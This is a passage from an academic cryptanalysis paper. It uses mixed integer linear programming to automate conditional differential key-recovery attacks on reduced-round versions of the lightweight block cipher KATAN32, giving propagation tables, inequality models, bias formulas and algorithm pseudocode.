In some attacks, attackers derive the conditions by hand, which is time consuming and error prone. This paper uses an automatic tool named Mixed Integer Linear Programming (MILP) to get minimum conditions and obtain new cryptanalytic results. MILP is a general mathematical tool for optimization that takes as inputs a linear objective function and a system of linear inequalities and finds solutions that optimize the objective function under the constraints of all inequalities. It was first applied by Mouha et al. in [21] and Wu et al. in [22] to count the active Sboxes of word-based block ciphers. It has been applied to search for differential characteristics and linear approximations [23, 24]. It has also been applied to search for integral distinguishers and division trails [25, 26] and impossible differentials [27, 28]. In particular, it has been applied to key-recovery attacks of keyed Keccak MAC, where attackers implemented conditional cube attacks on Keccak with the propagation of cube variables controlled under conditions in the first several rounds and attacked keyed Keccak [29–31].

1.2. Our Contributions. In this paper, we improve conditional differential attacks from two aspects. On the one hand, we

propose a method of automatic conditional differential cryptanalysis using MILP. This method helps us minimize the number of conditions under which the differential characteristic can hold because the fewer the conditions, the higher the probability of the differential path. On the other hand, we propose a method to quickly calculate the bias of every bit quickly and detect the bit, which has a strongly biased difference. Finally, using the standard differential attack, we extend the conditional differential attack to more rounds. The details are described in the following paragraphs.

We first propose a novel method using MILP to automatically search an initial difference and conditions for conditional differential cryptanalysis. In [9], Knellwolf et al. chose initial differences manually, and it is difficult to find the optimal choice, a crucial element in this attack. In this paper, we solve this problem by using MILP. We analyze how to identify conditions on internal state variables, and then, by modeling relations between differences in state bits and conditions, we construct a linear inequality system. The object function of this MILP problem is the minimum number of conditions in a certain number of rounds. Based on the method using MILP, we automatically obtain the initial difference and conditions.

Second, we present an approach to detecting the bias in the difference of the update bit. In [9], Knellwolf et al. detected the bias experimentally by observing certain nonrandomness of a difference of the update bit. We find that the probability of a difference in the update bit is determined by the probabilities of differences in bits that generate the update bit. After the analysis, we present a formula for evaluating the probability of the difference in the update bit, helping us detect which bit has a strongly biased difference.

Given the initial difference, the conditions, and the bit's position with a bias, we can mount a key-recovery attack.

We apply conditional differential cryptanalysis with these two improvements to analyze the security of KATAN32. It is shown that we can retrieve ten equivalent key bits for the variant of KATAN32 with 79 initialization rounds and four equivalent key bits with 81 initialization rounds.

Using standard differential attacks, we extend the 81-round conditional differential key-recovery attacks to 97-round, 98-round, and 99-round with time complexity being 2^{30},2^{31}, and 2^{33} encryptions, respectively. Extended key-recovery attacks can recover 10, 11, and 13 equivalent key bits, respectively. It is the best known practical cryptanalytic result on KATAN32 so far.

All of our attacks succeed experimentally. All of our source codes and experiment results are available at https://www.dropbox.com/sh/028s4f06f363b2h/AADItFkz-N1KaAMZR7nIPTawa?dl=0.

1.3. Organization. The paper is organized as follows. In Section 2, some preliminaries are introduced. Section 3 describes the two improvements in conditional differential attacks. In Section 4, with these improvements, the attacks mounted on 79 and 81 of 254 rounds of KATAN32 are presented in detail. In Section 5, we extend the attacks to 97, 98, and 99 of 254 rounds of KATAN32 combined with standard differential attacks. Finally, we conclude the paper in Section 6.

Table 2: The notations used throughout the paper.

Symbol	Definition
F_2	The finite field of two elements
F_2^n	The n-dimensional vector space over F_2
S_t	The state of the 13-bit NLFSR at round t
L_t	The state of the 19-bit NLFSR at round t
s_{t+i}	The i-th bit of the 13-bit NLFSR at round t
l_{t+i}	The i-th bit of the 19-bit NLFSR at round t
Δs_{t+i}	The difference in s_{t+i}
Δl_{t+i}	The difference in l_{t+i}
X	A 32-bit plaintext block
x_i	The i-th bit of the plaintext
K	An 80-bit key
k_i	The i-th bit of the key

2. Preliminaries

We present our notations in Table 2.

2.1. Description of KATAN. The block ciphers KATAN family are lightweight cryptographic primitives dedicated to hardware implementation. They share a very similar structure based on nonlinear feedback shift registers (NLFSR). KATAN and KTANTAN are composed of three block ciphers with 32-, 48-, and 64-bit block sizes, respectively, denoted by KATANn and KTANTANn for $n = 32,48,64$. They all have 80-bit keys, and the only difference between KATAN and KTANTAN is the key schedule. The round key bits of KATAN are the linear combination of the initial key bits, and the key bits of KTANTAN are extracted directly from the initial 80 key bits according to the predefined rule. Here, we will briefly introduce KATAN32, which is analyzed in this paper.

2.1.1. Key Schedule. The master key $K = (k_0, \cdots, k_{79})$ is loaded into an 80-bit linear feedback register, and new round keys are generated by the linear feedback relation:

$$k_{i+80} = k_i \oplus k_{i+19} \oplus k_{i+30} \oplus k_{i+67}, \quad 0 \le i \le 427. \tag{1}$$

In the remainder of this paper, for any $i \ge 80$, we call k_i one equivalent key bit, which is the linear combination of the initial key bits.

2.1.2. Round Function. In initialization, a 32-bit plaintext block $X = (x_{31}, \cdots, x_0)$ is loaded into two NLFSRs with lengths 13 and 19 bits, respectively. Denote states of the 13-bit NLFSR and the 19-bit NLFSR at round t as $S_t = (s_t, s_{t+1}, \cdots, s_{t+12})$ and $L_t = (l_t, l_{t+1}, \cdots, l_{t+18})$.

When $t = 0$, the plaintext is loaded as $l_{t+i} = x_{18-i}$ for $0 \le i \le 18$ and $s_{t+i} = x_{31-i}$ for $0 \le i \le 12$.




Figure 1: The round function of KATAN32 cipher.

At round t, for $0 \le t \le 253$, two new bits s_{t+13} and l_{t+19} are produced according to the following equations:

$$s_{t+13} = l_t \oplus l_{t+11} \oplus l_{t+6}l_{t+8} \oplus l_{t+10}l_{t+15} \oplus k_{2t+1}, \quad (2)$$

$$l_{t+19} = s_t \oplus s_{t+5} \oplus s_{t+4}s_{t+7} \oplus s_{t+9}a_t \oplus k_{2t}, \quad (3)$$

where a_t is a round constant generated by the 8-bit LFSR using the recursive relation $a_t = a_{t-3} \oplus a_{t-5} \oplus a_{t-7} \oplus a_{t-8} (t \ge 8)$ with the seed value $(a_0, a_1, a_2, a_3, a_4, a_5, a_6, a_7) = (1, 1, 1, 1, 1, 1, 1, 0)$. After 254 rounds, the state is outputted as the ciphertext. The round function is depicted in Figure 1.

2.2. Conditional Differential Analysis. Knellwolf et al. applied conditional differential cryptanalysis to NLFSR-based cryptosystems at ASIACRYPT 2010 [9]. This technique is based on differential cryptanalysis used to analyze initialization mechanisms of stream ciphers in [32, 33]. After choosing an initial difference, it studies the propagation of the difference through NLFSR-based cryptosystems and identifies conditions on internal state bits to prevent difference propagation whenever possible. By taking the plaintext pairs conforming to these conditions as input, biases can be detected in differences of update bits at some rounds. Once a bias is detected, the key is considered to obey the expected conditions, and we obtain information for secret key bits. In some cases, there are single key bits or relations of key bits in the conditions; we call each of them one equivalent key bit, leading to a key-recovery attack.

3. Improved Conditional Differential Cryptanalysis

In [9], the authors traced differences through cryptosystems and prevented the propagation whenever possible by identifying conditions on internal state variables. They gave suggestions on manually choosing an initial difference rather than providing a specific method for acquiring it. They suggest that the difference propagation should be controllable for as many rounds as possible with fewer conditions. They also suggest there should not be too many conditions involving bits of K during initial rounds.

While the initial difference is of crucial importance with respect to the number of rounds attacked, it is not easy to manually choose a suitable initial difference. In this paper, we propose a novel method using MILP to search for an initial difference, deriving as few conditions as possible and the differential characteristic that covers as many rounds as possible. We also present a method for evaluating the probability of the difference in the update bit, by which we can detect the bit with an obvious bias.

Using these two improvements, we apply the improved conditional differential cryptanalysis to block cipher KATAN32. The framework of the analysis is divided into the following four steps.

Search for an initial difference with MILP. With the method described in Section 3.1, one can formulate an MILP model of difference propagation, search for a differential characteristic with minimum conditions, and obtain the initial difference simultaneously.

Choose conditions. We trace the propagation of the initial difference and identify conditions that prevent the propagation of differences until the number of key bits and plaintext bits involved in conditions becomes too great to mount an attack (exceed the enumeration capability).

Calculate the bias. Given the initial difference and conditions chosen in the previous steps, the probability of the difference in each bit of the two NLFSRs can be easily derived when the conditions cease being applied. Taking this probability as the input of the method described in Section 3.2, we can calculate the probability of the difference in update bit at each subsequent round. According to these probabilities, we can locate the bit whose difference has an obvious bias, and the number of rounds is the largest.

Mount the key-recovery attack. Since the conditions include some equivalent key bits, if plaintexts are selected with the conditions consisting of correct equivalent key bits, the difference in the located update bit will show the bias. The equivalent key bits involved in the conditions can be recovered. The attack is involved in Algorithm 1.

3.1. Modeling the Difference Propagation of the Round Function. By modeling the propagation of differences under the control of conditions, we obtain an initial difference and a conditional differential characteristic with the fewest conditions. The steps are as follows.

(1) Finding All Modes of Difference Propagation under the Control of Conditions. For KATAN32, at each round, only two bits are generated by some bits from the previous round, so the differences in these two bits are caused only by these bits. Equations (2) and (3) show the relation between these bits.

There are linear and nonlinear terms in Equations (2) and (3). If there are differences in nonlinear terms, the difference in the update bit can be canceled by imposing conditions even if there are differences in linear terms at the same time. If differences appear only in linear terms, there are no possible conditions that could be applied to cancel the differences; they only can be canceled by one another, or the difference appears in the update bit.

For example, for Equation (2): $s_{t+13} = l_t \oplus l_{t+11} \oplus l_{t+6}l_{t+8} \oplus l_{t+10}l_{t+15} \oplus k_{2t+1}$, if $\Delta l_{t+6} = 1$, with the other bits having no differences, we add the condition $l_{t+8} = 0$ to ensure that $\Delta s_{t+13} = 0$. The number of conditions is 1, and the difference of the update bit is 0. If $\Delta l_{t+11} = 1$, with the other bits having no differences, no conditions could cancel the difference. The

```
Input: Equation (2) and Equation (3)
Output: g: correct equivalent key bits
Obtain an initial difference ΔX and a conditions set κ by MILP technique;
κ ← {conditions chosen from κ in the previous rounds to make sure that the number of key bits and plaintext bits involved in conditions
should not exceed the enumeration capability};
λ ← {the probability of the difference of each bit at round r from which conditions just cease being applied. It is derived from ΔX and κ};
P ← {the probabilities of the differences of each subsequent update bit after round r calculated by λ using the method described in
Section 3.2};
t ← the bit derived from P having the nonzero bias and at the highest possible number of rounds;
for g ∈ {enumerate equivalent key bits involved in κ} do
   count1 = 0;
   count0 = 0;
   for x ∈ {enumerate plaintext bits involved in κ} do
      if x, g satisfy κ then
         calculate Δt from x and ΔX;
         if Δt = 1 then
            count1 + +;
         else
            count0 + +;
         end
      end
   end
   P{Δt = 1} = count1/(count1 + count0);
   A ← A ∪ {(g,|P{Δt = 1} − 1/2 | )};
end
searching in A for the max |P{Δt = 1} − (1/2) | ;
return g in accordance with the max |P{Δt = 1} − (1/2) | .
```

Algorithm 1. The framework of the conditional differential attack.

difference appears in the update bit and propagates to the next round. In this case, the number of conditions is 0 and the difference of the update bit is 1.

This shows that we can apply conditions to prevent the propagation of differences when the difference state (we call the difference of the internal state the difference state) is at some particular value. At some other values, there are no conditions that can prevent the propagation of the differences.

For each exact difference state, it can be confirmed whether conditions could be applied and whether there would be a difference in the update bit according to the previous strategy that is aimed at preventing the propagation of differences.

With respect to Equation (2), s_{t+13} is generated by six bits in the 19-bit NLFSR of round t so that the difference of s_{t+13} depends on the values and the differences of these six bits. Let c (the flag of adding a condition) denote whether a condition is applied to cancel the difference of the update bit, and let us search all values of the vector $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}, \Delta s_{t+13}, c)$ following the following strategies.

If $\Delta s_{t+13} = 0$ according to Equation (2), c takes value 0.

Example 1. If $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}) = (1, 1, 0, 0, 0, 0)$, according to Equation (2), $\Delta s_{t+13} = 0$. Since no conditions need to be added, $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}, \Delta s_{t+13}, c) = (1, 1, 0, 0, 0, 0, 0, 0)$ is the vector we hunt.

Assuming that Δs_{t+13} may be 1 or 0 according to Equation (2). If a condition could be applied to ensure that $\Delta s_{t+13} = 0$, Δs_{t+13} takes value 0 and c takes value 1.

Example 2. Suppose that $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}) = (0, 0, 0, 0, 0, 1)$, according to Equation (2), Δs_{t+13} could be either 1 or 0. But if we impose the condition $l_{t+10} = 0$, Δs_{t+13} must be 0, and c takes value 1, so $(0, 0, 0, 0, 0, 1, 0, 1)$ is the vector we hunt.

If there must be a difference in s_{t+13} and no conditions can cancel it, Δs_{t+13} takes value 1 and c takes value 0.

Example 3. Suppose that $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}) = (1, 0, 0, 0, 0, 0)$, according to Equation (2), $\Delta s_{t+13} = 1$, and it cannot be canceled by any conditions. Then, Δs_{t+13} takes value 1 and c takes value 0. So we obtain $(1, 0, 0, 0, 0, 0, 1, 0)$.

The difference state $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15})$ can take on one of $2^6 = 64$ values. We derive the exact values of c and Δs_{t+13} from each value of the difference state in accordance with the above strategies. Then, with respect to Equation (2), we get all 64 values of the 8-dimensional vector $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}, \Delta s_{t+13}, c)$, presented in Table 3.

Meanwhile, with respect to Equation (3), we can also find all the difference state values $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7}, \Delta s_{t+9}, \Delta l_{t+19}, c)$. It should be noted that in Equation (3) there is a

Table 3: 64 vectors $(\Delta l_t, \Delta l_{t+11}, \Delta l_{t+6}, \Delta l_{t+8}, \Delta l_{t+10}, \Delta l_{t+15}, \Delta s_{t+13}, c)$.

(0,0,0,0,0,0,0,0)	(0,1,0,1,1,0,0,1)	(1,0,1,1,0,0,0,1)
(0,0,0,0,0,1,0,1)	(0,1,0,1,1,1,0,1)	(1,0,1,1,0,1,0,1)
(0,0,0,0,1,0,0,1)	(0,1,1,0,0,0,0,1)	(1,0,1,1,1,0,0,1)
(0,0,0,0,1,1,0,1)	(0,1,1,0,0,1,0,1)	(1,0,1,1,1,1,0,1)
(0,0,0,1,0,0,0,1)	(0,1,1,0,1,0,0,1)	(1,1,0,0,0,0,0,0)
(0,0,0,1,0,1,0,1)	(0,1,1,0,1,1,0,1)	(1,1,0,0,0,1,0,1)
(0,0,0,1,1,0,0,1)	(0,1,1,1,0,0,0,1)	(1,1,0,0,1,0,0,1)
(0,0,0,1,1,1,0,1)	(0,1,1,1,0,1,0,1)	(1,1,0,0,1,1,0,1)
(0,0,1,0,0,0,0,1)	(0,1,1,1,1,0,0,1)	(1,1,0,1,0,0,0,1)
(0,0,1,0,0,1,0,1)	(0,1,1,1,1,1,0,1)	(1,1,0,1,0,1,0,1)
(0,0,1,0,1,0,0,1)	(1,0,0,0,0,0,1,0)	(1,1,0,1,1,0,0,1)
(0,0,1,0,1,1,0,1)	(1,0,0,0,0,1,0,1)	(1,1,0,1,1,1,0,1)
(0,0,1,1,0,0,0,1)	(1,0,0,0,1,0,0,1)	(1,1,1,0,0,0,0,1)
(0,0,1,1,0,1,0,1)	(1,0,0,0,1,1,0,1)	(1,1,1,0,0,1,0,1)
(0,0,1,1,1,0,0,1)	(1,0,0,1,0,0,0,1)	(1,1,1,0,1,0,0,1)
(0,0,1,1,1,1,0,1)	(1,0,0,1,0,1,0,1)	(1,1,1,0,1,1,0,1)
(0,1,0,0,0,0,1,0)	(1,0,0,1,1,0,0,1)	(1,1,1,1,0,0,0,1)
(0,1,0,0,0,1,0,1)	(1,0,0,1,1,1,0,1)	(1,1,1,1,0,1,0,1)
(0,1,0,0,1,0,0,1)	(1,0,1,0,0,0,0,1)	(1,1,1,1,1,0,0,1)
(0,1,0,0,1,1,0,1)	(1,0,1,0,0,1,0,1)	(1,1,1,1,1,1,0,1)
(0,1,0,1,0,0,0,1)	(1,0,1,0,1,0,0,1)	
(0,1,0,1,0,1,0,1)	(1,0,1,0,1,1,0,1)	

Table 4: 32 vectors $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7}, \Delta s_{t+9}, \Delta l_{t+19}, c)$.

(0,0,0,0,0,0,0)	(0,1,0,1,1,0,1)	(1,0,1,1,0,0,1)
(0,0,0,0,1,1,0)	(0,1,1,0,0,0,1)	(1,0,1,1,1,0,1)
(0,0,0,1,0,0,1)	(0,1,1,0,1,0,1)	(1,1,0,0,0,0,0)
(0,0,0,1,1,0,1)	(0,1,1,1,0,0,1)	(1,1,0,0,1,1,0)
(0,0,1,0,0,0,1)	(0,1,1,1,1,0,1)	(1,1,0,1,0,0,1)
(0,0,1,0,1,0,1)	(1,0,0,0,0,1,0)	(1,1,0,1,1,0,1)
(0,0,1,1,0,0,1)	(1,0,0,0,1,0,0)	(1,1,1,0,0,0,1)
(0,0,1,1,1,0,1)	(1,0,0,1,0,0,1)	(1,1,1,0,1,0,1)
(0,1,0,0,0,1,0)	(1,0,0,1,1,0,1)	(1,1,1,1,0,0,1)
(0,1,0,0,1,0,0)	(1,0,1,0,0,0,1)	(1,1,1,1,1,0,1)
(0,1,0,1,0,0,1)	(1,0,1,0,1,0,1)	

constant a_t at each round. To simplify constraints of the MILP, we model two cases corresponding to the values of a_t.

When $a_t = 1$, Equation (3) contains five Boolean variables s_t, s_{t+5}, s_{t+4}, s_{t+7}, and s_{t+9} so that the difference state $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7}, \Delta s_{t+9})$ can take on one of $2^5 = 32$ different values deriving the 32 values of the 7-dimensional vector $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7}, \Delta s_{t+9}, \Delta l_{t+19}, c)$ shown in Table 4.

When $a_t = 0$, Equation (3) contains four Boolean variables s_t, s_{t+5}, s_{t+4}, and s_{t+7} so that the difference state $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7})$ can take on one of $2^4 = 16$ different values that lead to the 16 values of the 6-dimensional vector $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7}, \Delta l_{t+19}, c)$ shown in Table 5.

Table 5: 16 vectors $(\Delta s_t, \Delta s_{t+5}, \Delta s_{t+4}, \Delta s_{t+7}, \Delta l_{t+19}, c)$.

(0,0,0,0,0,0)	(0,1,1,0,0,1)	(1,1,0,0,0,0)
(0,0,0,1,0,1)	(0,1,1,1,0,1)	(1,1,0,1,0,1)
(0,0,1,0,0,1)	(1,0,0,0,1,0)	(1,1,1,0,0,1)
(0,0,1,1,0,1)	(1,0,0,1,0,1)	(1,1,1,1,0,1)
(0,1,0,0,1,0)	(1,0,1,0,0,1)	
(0,1,0,1,0,1)	(1,0,1,1,0,1)	

(2) Modeling the Vector Sets Using Linear Inequalities. Via SageMath at http://www.sagemath.org, we obtain 19 linear inequalities that accurately describe the set of the 64 8-dimensional vectors in Table 3. This set of linear inequalities characterizes the difference propagation of Equation (2) under the control of conditions. Ten inequalities are remaining after a simple reduction. L_1 shows the ten inequalities.

$$L_1 = \begin{cases} -\Delta s_{t+13} - c + 1 \geq 0, \\ -\Delta l_{t+6} + c \geq 0, \\ -\Delta l_t - \Delta l_{t+11} - \Delta s_{t+13} + 2 \geq 0, \\ -\Delta l_{t+8} + c \geq 0, \\ -\Delta l_{t+10} + c \geq 0, \\ -\Delta l_{t+15} + c \geq 0, \\ \Delta l_t + \Delta l_{t+11} - \Delta s_{t+13} \geq 0, \\ -\Delta l_t + \Delta l_{t+11} + \Delta s_{t+13} + c \geq 0, \\ \Delta l_t - \Delta l_{t+11} + \Delta s_{t+13} + c \geq 0, \\ \Delta l_{t+6} + \Delta l_{t+8} + \Delta l_{t+10} + \Delta l_{t+15} - c \geq 0. \end{cases} \tag{4}$$

Using the same method, we obtain two sets of linear inequalities L_2 and L_3 that accurately describe the 32 7-dimensional vectors given in Table 4 and the 16 6-dimensional vectors given in Table 5. The two sets are shown below:

$$L_2 = \begin{cases} -\Delta l_{t+19} - c + 1 \geq 0, \\ -\Delta s_{t+7} + c \geq 0, \\ -\Delta s_{t+4} + c \geq 0, \\ \Delta s_{t+4} + \Delta s_{t+7} - c \geq 0, \\ \Delta s_t - \Delta s_{t+5} - \Delta s_{t+9} - \Delta l_{t+19} + 2 \geq 0, \\ -\Delta s_t + \Delta s_{t+5} - \Delta s_{t+9} - \Delta l_{t+19} + 2 \geq 0, \\ -\Delta s_t - \Delta s_{t+5} + \Delta s_{t+9} - \Delta l_{t+19} + 2 \geq 0, \\ \Delta s_t + \Delta s_{t+5} + \Delta s_{t+9} - \Delta l_{t+19} \geq 0, \\ -\Delta s_t - \Delta s_{t+5} - \Delta s_{t+9} + \Delta l_{t+19} + c + 2 \geq 0, \\ \Delta s_t + \Delta s_{t+5} - \Delta s_{t+9} + \Delta l_{t+19} + c \geq 0, \\ \Delta s_t - \Delta s_{t+5} + \Delta s_{t+9} + \Delta l_{t+19} + c \geq 0, \\ -\Delta s_t + \Delta s_{t+5} + \Delta s_{t+9} + \Delta l_{t+19} + c \geq 0, \end{cases}$$

$$L_3 = \begin{cases} -\Delta l_{t+19} - c + 1 \geq 0, \\ -\Delta s_{t+4} + c \geq 0, \\ -\Delta s_{t+7} + c \geq 0, \\ \Delta s_{t+4} + \Delta s_{t+7} - c \geq 0, \\ \Delta s_t - \Delta s_{t+5} + \Delta l_{t+19} + c \geq 0, \\ -\Delta s_t + \Delta s_{t+5} + \Delta l_{t+19} + c \geq 0, \\ \Delta s_t + \Delta s_{t+5} - \Delta l_{t+19} \geq 0, \\ -\Delta s_t - \Delta s_{t+5} - \Delta l_{t+19} + 2 \geq 0. \end{cases} \quad (5)$$

(3) Formulating the MILP Model to Determine an Initial Difference and Minimum Conditions. With these linear inequalities, we can obtain the relationships among the differences of bits that generate the update bit, the flag of adding a condition and the difference of the update bit in one round. We then expand the linear inequalities to n rounds, where n is a selected number, to obtain constraints of MILP. The objective function to be minimized is $\sum_{i=0}^{n} c_i$. The constraint of the initial difference is $\sum_{i=0}^{31} \Delta x_i \geq 1$. In our work, the MILP problem is solved by Cplex. With this solution, we can obtain both an initial difference and minimum conditions.

There are too many plaintext bits and key bits in the conditions applied in the later rounds, so we prefer applying the conditions in earlier rounds rather than all of them. No more conditions have been applied since a particular round, which leads to uncontrollable difference propagation in subsequent rounds. After several rounds, the probability of the difference in the update bit would always be 1/2. In Section 3.2, we propose a method to evaluate the update bit difference probability, which helps us find the bit whose difference probability deviates significantly from 1/2 and has the largest number of rounds.

3.2. Detecting the Bias of the Difference. In [9, 11], a bias was detected by experimentally observing certain nonrandomness, and we now present a method for automatically detecting the bias by programming. The method produces a formula for calculating the probability of the update bit difference, enabling us to find the bit whose probability of the difference has a bias from 1/2. The greater the bias, the higher probability of a successful attack.

The properties below show that we can evaluate the probability of difference in the update bit, given all the probabilities of difference in the bits that generate the update bit. When conditions cease being applied, we get the probability of difference in each bit of two NLFSRs at that round. Using these probabilities, we can calculate the update bit difference probability in each subsequent round.

Property 1. Let a, b be two independent random Boolean variables, and then, the probability $P\{\Delta(a \oplus b) = 1\} = P\{\Delta a = 1\} + P\{\Delta b = 1\} - 2P\{\Delta a = 1\}P\{\Delta b = 1\}$.

With Property 1, if the probabilities of the differences in a and b were known, we could evaluate the probability of the difference in $a \oplus b$. It can be extended to the sum of four Boolean variables.

Property 2. Let x, y, z, w be independent random Boolean variables, and then, the probability

$$\begin{aligned} &P\{\Delta(x \oplus y \oplus z \oplus w) = 1\} \\ &\quad = \frac{1}{2} - \frac{1}{2}(1 - 2P\{\Delta x = 1\})(1 - 2P\{\Delta y = 1\}) \\ &\qquad \times (1 - 2P\{\Delta z = 1\})(1 - 2P\{\Delta w = 1\}). \end{aligned} \quad (6)$$

In the following, we consider the difference probability of two Boolean variables' products. Property 3 shows us how to evaluate the probability.

Property 3. Let a, b be the same as defined in Property 1, and then, the probability

$$\begin{aligned} P\{\Delta(a \cdot b) = 1\} = (&P\{\Delta a = 1\} + P\{\Delta b = 1\} \\ &- P\{\Delta a = 1\}P\{\Delta b = 1\}) \cdot \frac{1}{2}. \end{aligned} \quad (7)$$

In Equations (2) and (3), there is no difference in the key and const, so k_{2t+1}, k_{2t}, and a_t do not influence the probability of the difference.

Accordingly, we can derive the results as follows.

From Equation (2), we can obtain the formula to calculate the probability of $\Delta s_{t+13} = 1$:

$$\begin{aligned} P\{\Delta s_{t+13} = 1\} &= P\{\Delta(l_t \oplus l_{t+11} \oplus l_{t+6}l_{t+8} \oplus l_{t+10}l_{t+15}) = 1\} \\ &= \frac{1}{2} - \frac{1}{2} \cdot (1 - 2P\{\Delta l_t = 1\})(1 - 2P\{\Delta l_{t+11} = 1\}) \\ &= (1 - 2P\{\Delta(l_{t+6}l_{t+8}) = 1\}) \\ &\quad \cdot (1 - 2P\{\Delta(l_{t+10}l_{t+15}) = 1\}), \end{aligned} \quad (8)$$

where

$$\begin{aligned} P\{\Delta(l_{t+6}l_{t+8}) = 1\} &= (P\{\Delta l_{t+6} = 1\} + P\{\Delta l_{t+8} = 1\} \\ &\quad - P\{\Delta l_{t+6} = 1\}P\{\Delta l_{t+8} = 1\}) \cdot \frac{1}{2}, \\ P\{\Delta(l_{t+10}l_{t+15}) = 1\} &= (P\{\Delta l_{t+10} = 1\} + P\{\Delta l_{t+15} = 1\} \\ &\quad - P\{\Delta l_{t+10} = 1\}P\{\Delta l_{t+15} = 1\}) \cdot \frac{1}{2}. \end{aligned} \quad (9)$$

From Equation (3), we can obtain the formula to calculate the probability of $\Delta l_{t+19} = 1$:

$$\begin{aligned} P\{\Delta l_{t+19} = 1\} &= P\{\Delta(s_t \oplus s_{t+5} \oplus s_{t+4}s_{t+7} \oplus s_{t+9}a_t) = 1\} \\ &= \frac{1}{2} - \frac{1}{2} \cdot (1 - 2P\{\Delta s_t = 1\})(1 - 2P\{\Delta s_{t+5} = 1\}) \\ &\quad \cdot (1 - 2P\{\Delta(s_{t+4}s_{t+7}) = 1\}) \\ &\quad \cdot (1 - 2P\{\Delta(s_{t+9}a_t) = 1\}), \end{aligned} \quad (10)$$

Input: $\{P\{\Delta s_t = 1\}, P\{\Delta s_{t+1} = 1\}, \cdots P\{\Delta s_{t+12} = 1\}\}$: the set of probabilities of the difference for each bit of the 13-bit NLFSR at round t; $\{P\{\Delta l_t = 1\}, P\{\Delta l_{t+1} = 1\}, \cdots P\{\Delta l_{t+18} = 1\}\}$: the set of probabilities of the difference for each bit of the 19-bit NLFSR at round t.
Output: A: the set of the probabilities of the differences for update bits from round t to round u, there are two update bits at each round.
$S := \{P\{\Delta s_t = 1\}, P\{\Delta s_{t+1} = 1\}, \cdots P\{\Delta s_{t+12} = 1\}\}$;
$L := \{P\{\Delta l_t = 1\}, P\{\Delta l_{t+2} = 1\}, \cdots P\{\Delta s_{t+18} = 1\}\}$;
$A := \varnothing$;
for $i \in \{t, t+1, \cdots, u\}$ **do**
  $P\{\Delta s_{i+13} = 1\} :=$ the probability calculated from L according to formulas (8) and (9);
  $P\{\Delta l_{i+19} = 1\} :=$ the probability calculated from S according to formulas (10) and (11);
  $S := \{P\{\Delta s_{i+1} = 1\}, P\{\Delta s_{i+2} = 1\}, \cdots P\{\Delta s_{i+13} = 1\}\}$;
  $L := \{P\{\Delta l_{i+1} = 1\}, P\{\Delta l_{i+2} = 1\}, \cdots P\{\Delta l_{i+19} = 1\}\}$;
  $A := A \cup \{(P\{\Delta s^{-}(i+13) = 1\}, P\{\Delta l^{-}(i+19) = 1\})\}$
end
return A.

Algorithm 2. Calculating the probabilities of the differences in the update bits from round t to round u.

where

$$P\{\Delta(s_{t+4}s_{t+7}) = 1\} = (P\{\Delta s_{t+4} = 1\} + P\{\Delta s_{t+7} = 1\} - P\{\Delta s_{t+4} = 1\}P\{\Delta s_{t+7} = 1\}) \cdot \frac{1}{2},$$
$$P\{\Delta(s_{t+9}a_t) = 1\} = a_t P\{\Delta s_{t+9} = 1\}. \quad (11)$$

Using the two formulas, we can calculate the probabilities of the differences in the update bits in Algorithm 2 at every subsequent round after the conditions stop being applied. After a certain round, the probability forever becomes 1/2. Before that, we can find the biased bit corresponding to the longest conditional differential characteristic.

4. Application to KATAN32

We have applied the MILP method to KATAN32 for different rounds to obtain different differential characteristics and minimum conditions. We choose two results with fewer conditions in the previous rounds.

For 64-round KATAN32 (we have modeled 64-round KATAN32 together), the minimum number of conditions is 27. However, we cannot apply all these conditions since there are too many key bits and plaintext bits involved in them, resulting in attack failure. We only choose 11 conditions from the first 23 rounds to impose in this analysis. Since other conditions from round 24 have not been applied, difference propagation becomes out of control, with more and more probabilities of differences in update bits tending to be 1/2. We calculate the probabilities of $\Delta s_{t+13} = 1$ and $\Delta l_{t+19} = 1$ after round 23, and we find that finally the probability of $\Delta s_{t+13} = 1$ would always be 1/2 starting from s_{79} and the probability of $\Delta l_{t+19} = 1$ would always be 1/2 starting from l_{82}. Before l_{82}, we detect an obvious bias in Δl_{79}. l_{79} is generated at round 60 and is the rightmost bit of the 19-bit NLFSR at round 79. Utilizing the bias of Δl_{79}, we can recover 10 equivalent key bits of the 79-round KATAN32.

For 77-round KATAN32, the minimum number of conditions is 34. We only impose seven conditions from the first 16 rounds and recover four equivalent key bits of the 81-round KATAN32 with a bias in Δl_{81}. l_{81} is generated at round 62 and is the rightmost bit of the 19-bit NLFSR at round 81.

In this section, we present the details of our analysis and attacks on these two results.

4.1. Key-Recovery Attack on 79-Round KATAN32. The differential characteristic of 64-round KATAN32 has the initial difference of weight six at the positions 0,11,21,26,30,31 of the plaintext block, $\Delta X = 0xc4200801$. We only apply 11 conditions in the first 23 rounds.

